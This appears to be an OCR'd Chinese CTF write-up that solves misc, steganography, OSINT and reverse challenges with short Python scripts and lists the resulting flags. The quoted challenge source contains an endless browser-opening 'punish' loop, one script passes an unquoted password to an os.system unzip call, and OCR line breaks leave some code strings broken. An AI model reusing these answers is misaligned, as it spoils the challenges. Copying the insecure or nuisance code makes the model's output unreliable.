
得到flag

我敲，黑客

先是求出私钥，得到解压密码

```python
from Crypto.Util.number import *
res = 0
for i in range(100,1000):
    if isPrime(i):
        res+=i
print(res)
# 75067
```

解压后得到jpg图片，在图片的尾部发现一串base64编码，转成图片后得到二维码，扫码得到flag





```
flag{asdf%^&*ghjkl}
```

List of file signatures

通过观察，发现这个图片每隔4个比特反转一次，写脚本解密。

```python
file = open('fl4g.jpeg','rb').read()
res = b''
for i in range(0,len(file),4):
    res += file[i:i+4][::-1]
open('flag.jpg','wb').write(res)

```



flag

```
Flag{byt3_sw4p}
```


这能执行吗?

ida查看得到用户名和密码

```
ALDI/384
```

```
else
{
  std::string::operator=(v11, argv[1]);
  if ( argv[2] )
    std::string::operator=(v10, argv[2]);
  else
    std::string::operator=(v10, &unk_488076);
  if ( (unsigned __int8)std::operator==<char>(v11, "ALDI") && (unsigned __int8)std::operator==<char>(v10, "384") )
  {
    std::allocator<char>::allocator(v13);
    std::string::string(v9, aDataImagePngBa, v13);
    std::allocator<char>::~allocator(v13);
    std::operator<<<char>(refptr__ZSt4cout, v9);
    std::string::~string((std::string *)v9);
  }
  else
  {
```

接着得到一串base64，转成图片得到flag





```
flag{ArmOuR_pPTi4}
```

把回忆拼好给你

提取两个图片的像素点然后拼起来，得到的新图片就是flag

```
import cv2

img1 = cv2.imread(r'./1.png',-1)

# print(img1[2])

img2 = cv2.imread(r'./2.png',-1)

new_img = []

for i in range(len(img1)):
```

```
    img=[]
    for j in range(len(img1)):
        if img1[i][j]==img2[i][j]:
            img += [img1[i][j]]
        else:
            img += [max(img1[i][j],img2[i][j])]
    new_img += [img]
# print(new_img)
from PIL import Image
x = len(img1)
y = len(img1)

im = Image.new("RGB", (x, y))

for i in range(0, x):
    for j in range(0, y):
        im.putpixel((i, j), (new_img[j][i], new_img[j][i], new_img[j][i]))

im.save("flag.png")
```




```
CTF{I_LOV3_PYTHON}
```

不会真有人一个一个解压缩吧?

python写脚本解压，直接用python解压缩会很慢，我这里是调用系统命令用unzip解压

```python
import os
import shutil

def unzip(zipname,pwd,filePath2):
    print(zipname,pwd,filePath2)
    os.system(f'unzip -P {pwd} {zipname} -d {filePath2}')


cnt = 0

while True:
    filePath1 = './'+str(cnt) + '/'
    cnt = (cnt + 1) & 1
    filePath2 = './'+str(cnt) + '/'

    for i,j,k in os.walk(filePath1):
        pwd = ''
        if 'password.txt' in k:
            pwd = open(filePath1 + 'password.txt','r').read().strip()
            # print(pwd)
        else:
            break
        for i in k:
            if '.zip' in i:
                # print(i,pwd,filePath2)
                shutil.rmtree(filePath2)
                os.mkdir(filePath2)
                unzip(filePath1+i,pwd,filePath2)


```

然后把待解压的压缩包放在`0`这个文件夹，等上几分钟就解压完成了

得到flag

```
TCP1P{1_TH1NK_U_GOOD_4T_SCR1PT1N9_botanbell_1s_h3r3^_^}

```


中秋特辑（1）

图片转base64，把base64后边的`==`改成`!=`，再拿去md5即可得到flag

```
flag{CB08E2546A6167B24C5E490681647A00}
```

快来社我_1

百度识图可以找到这个抖音视频



可以知道是云台山

```
flag{yuntaishan}
```

快来社我_2

bing 直接搜题目描述，可以找到一篇知乎文章

[量子霸权里程碑！谷歌量子计算机6秒内完成47年计算，超越世界第一超算]

flag

```
flag{Sycamore}
```

快来社我_3

谷歌识图，找到图片来自这篇文章

[Pennsylvania historic sites at risk in 2017]

Local residents own and hope to rehab the former Kiddie Kloes Factory in Lansford Borough, Pennsylvania. (Image courtesy of Preservation Pennsylvania)

经过尝试得到flag

```
flag{Carbon_County}
```


把回忆拼好给你2.0

拼图，我这里用python拼

```python
import cv2
from PIL import Image

new_img = []

for i in range(500):
    img = cv2.imread(f'./confetti/{i}.png',-1)
    new_img += [img[0]]

x = len(new_img)
y = len(new_img[0])
im = Image.new("RGB", (x, y))
print(x,y)

for i in range(0, x):
    for j in range(0, y):
        im.putpixel((j, i), (new_img[i][j][0], new_img[i][j][1], new_img[i][j][2]))
im.save("flag.png")
```

啥玩意啊这

html -> Reverse -> hex -> base64 -> caesar



python? re? 哦耶

源码：

```
import base64 as rtfd
import webbrowser
import time
def mikeSwift(cre):
    sto = []
    gre = ""
    for i in cre:
        sto.append(i+str(len(i)))
        sto.append("h4ck" + i)
    for i in sto:
        gre+=i
    return gre
def prompt():
    return bytes(input("Welcome to the loading dock. What is the password? \t"), 'utf-8')
def obfuscate(bys):
    fusc = rtfd.b64encode(bys)
    fusc += b"534345fdfgfgfdhty6y56yjl"
    fusc = str(fusc)
    fusc = fusc[2:len(fusc)-1]
    refus = []
    for i in fusc:
        refus.append((str(i)))
    fusc="florSFIUEfet4565477"
    for i in refus:
        fusc+=i
    return fusc
def crypt(sor):
    sro = []
    fusc = "893"
    for i in range(len(sor)):
        sro.append(sor[i]+str(i))
    sro.reverse()
    for i in sro:
```

```
        fusc+=i
    return fusc
def grant():
    print("Congartulation. Pleas Procid")
    webbrowser.open("https://ctflearn.com/index.php?
action=find_problem_details&problem_id=449")
def punish():
    print("This is going to hurt.")
    while True:
        time.sleep(.1)
        webbrowser.open("https://www.youtube.com/watch?v=O3asoGVHix8")
def main():
    sik1 = prompt()
    sik = obfuscate(sik1)
    sik = crypt(sik)
    sik = mikeSwift(sik)
    if sik ==
"81h4ck891h4ck931h4ck3l1h4ckl81h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4c
k8O1h4ckO61h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4
ck671h4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h
4ck3d1h4ckd71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck7O1h4ckOf1h4ckf61
h4ck691h4ck9g1h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f
1h4ckf61h4ck651h4ck551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck6
21h4ck241h4ck461h4ck611h4ck131h4ck361h4ck6O1h4ckO51h4ck551h4ck591h4ck9=1h4ck
=51h4ck581h4ck8O1h4ckO51h4ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4c
k5s1h4cks51h4ck541h4ck4R1h4ckR51h4ck531h4ck3z1h4ckz51h4ck521h4ck2Z1h4ckZ51h4
ck511h4ck1f1h4ckf51h4ck5O1h4ckOV1h4ckV41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h
4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N1h4ckN41h4ck451h4ck5H1h4ckH41h4ck441
h4ck4Z1h4ckZ41h4ck431h4ck3y1h4cky41h4ck421h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz4
1h4ck4O1h4ckOd1h4ckd31h4ck391h4ck9r1h4ckr31h4ck381h4ck8N1h4ckN31h4ck371h4ck7
G1h4ckG31h4ck361h4ck6N1h4ckN31h4ck351h4ck5i1h4cki31h4ck341h4ck491h4ck931h4ck
331h4ck311h4ck131h4ck321h4ck2Z1h4ckZ31h4ck311h4ck1O1h4ckO31h4ck3O1h4ckOw1h4c
kw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771h4ck721h4ck261h4
ck6J1h4ckJ21h4ck251h4ck5X1h4ckX21h4ck241h4ck4Z1h4ckZ21h4ck231h4ck3i1h4cki21h
4ck221h4ck2l1h4ckl21h4ck211h4ck131h4ck321h4ck2O1h4ckOY1h4ckY11h4ck191h4ck971
h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4ck15
1h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt
11h4ck111h4ck1e1h4cke11h4ck1O1h4ckOf1h4ckf91h4ck9E1h4ckE81h4ck8U1h4ckU71h4ck
7I1h4ckI61h4ck6F1h4ckF51h4ck5S1h4ckS41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck2l1h4c
kl11h4ck1f1h4ckfO1h4ckO":
        grant()
    else:
        punish()
main()
```

整个程序的逻辑是：base64加密 --> 前后拼上垃圾字符 --> 将字符每一位和下标拼起来组成新字符串放在一个数组中 --> 反转这个数组 --> 将所有字符串拼起来，并在首部添上 `893` --> 将字符每一位和下标拼起来，再拼上`h4ck`和这个字符，得到新字符串

按照程序逻辑逆就完事了

```
import base64

```

```
enc =
"81h4ck891h4ck931h4ck3l1h4ckl81h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4c
k801h4ckO61h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4
ck671h4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h
4ck3d1h4ckd71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck7O1h4ckOf1h4ckf61
h4ck691h4ck9g1h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f
1h4ckf61h4ck651h4ck551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck6
21h4ck241h4ck461h4ck611h4ck131h4ck361h4ck6O1h4ckO51h4ck551h4ck591h4ck9=1h4ck
=51h4ck581h4ck8O1h4ckO51h4ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4c
k5s1h4cks51h4ck541h4ck4R1h4ckR51h4ck531h4ck3z1h4ckz51h4ck521h4ck2Z1h4ckZ51h4
ck511h4ck1f1h4ckf51h4ck5O1h4ckOV1h4ckV41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h
4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N1h4ckN41h4ck451h4ck5H1h4ckH41h4ck441
h4ck4Z1h4ckZ41h4ck431h4ck3y1h4cky41h4ck421h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz4
1h4ck4O1h4ckOd1h4ckd31h4ck391h4ck9r1h4ckr31h4ck381h4ck8N1h4ckN31h4ck371h4ck7
G1h4ckG31h4ck361h4ck6N1h4ckN31h4ck351h4ck5i1h4cki31h4ck341h4ck491h4ck931h4ck
331h4ck311h4ck131h4ck321h4ck2Z1h4ckZ31h4ck311h4ck1O1h4ckO31h4ck3O1h4ckOw1h4c
kw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771h4ck721h4ck261h4
ck6J1h4ckJ21h4ck251h4ck5X1h4ckX21h4ck241h4ck4Z1h4ckZ21h4ck231h4ck3i1h4cki21h
4ck221h4ck2l1h4ckl21h4ck211h4ck131h4ck321h4ck2O1h4ckOY1h4ckY11h4ck191h4ck971
h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4ck15
1h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt
11h4ck111h4ck1e1h4cke11h4ck1O1h4ckOf1h4ckf91h4ck9E1h4ckE81h4ck8U1h4ckU71h4ck
7I1h4ckI61h4ck6F1h4ckF51h4ck5S1h4ckS41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck2l1h4c
kl11h4ck1f1h4ckfO1h4ckO"

enc = enc.split("h4ck")
enc_lists = []

for i in enc:
    if i[-1] == '1':
        enc_lists += [i[-2]]

enc = ''.join(enc_lists)[3:]

k = ''
cnt = 0

while cnt < len(enc):
    k += enc[cnt]
    cnt += 3

res = k[::-1].split("4565477")[1].split("534345")[0]

print(res)
print(base64.b64decode(res))
b'cyber{Fl4g_b4ckw4rds_15_g4lF}'
```

我在精神病院学斩神

flag1和flag2

在docx文档里，最尾部能找到flag1

咚!!

这一腿，直接将雷兽踢的后退了数步。F14g1:cHZrcXtTcCBkcm8geHNxcmQgbXl3b2Ms

雷兽吃痛，四肢稳住身形，那双漆黑的眼眸瞪着眼前这红白色的高达，暴怒的咆哮起来！

它周身的雷光迸发出刺目的光辉，滚滚雷浆从它的身上流淌在地，天空的乌云中一道道狰的雷霆劈落，将它的周身化作一片暴怒雷域。

一枚枚闪烁着毁灭雷光的巨大球体，自雷域中凝聚而出，飞射向柚梨泷白的高达！

```
F14g1:cHZrcXtTcCBkcm8geHNxcmQgbXl3b2Ms
```

base64 + 凯撒10，得到第一段flag

```
flag{If the night comes,
```

在 docx 的第一页，全选改字体颜色，得到第二部分


第 1 章 黑缎缠目

炎炎八月。

滴滴滴——！Flag2:I will stand before ten thousand people,

```
Flag2:I will stand before ten thousand people,
```


第三部分在音频里，要用最新版的`DeepSound`



得到

```
‖♬♭‖¶♯‖♬♯‖♭♩♭♯♭‖♭♩‖♫♭‖♬¶‖¶♯‖¶♯‖♭♩‖♬♩‖♬♭‖♬§‖♬♪‖♭♩‖♩♬‖♬♬‖♬♪‖♭♩‖♬♭‖♬♯‖♫§‖♩♫‖♩♫‖♭♩
‖♫♭‖♬¶‖♩♬‖♬♬‖♭♩‖¶§‖♫§‖♭♩‖♩♫‖♫♭‖¶♪‖♩♩‖♬♯‖♯♬§=
```

音符编码解密，在线网站




```
and I will face the abyss with my sword,
```

第四部分在 mp4 文件里，用 `foremost` 分离或者把后缀改成 `zip` 都可以

根据提示，可以知道解压密码是 `love`，解压后得到第四部分


```
Flag4: and the sky will be stained with blood}
```

flag;

```
F14g1:cHZrcXtTcCBkcm8geHNxcmQgbXl3b2Ms  base64+凯撒10
flag{If the night comes,

Flag2: I will stand before ten thousand people,

Flag3: and I will face the abyss with my sword,

Flag4: and the sky will be stained with blood}

flag{comes people sword blood}

```

图片的隐藏

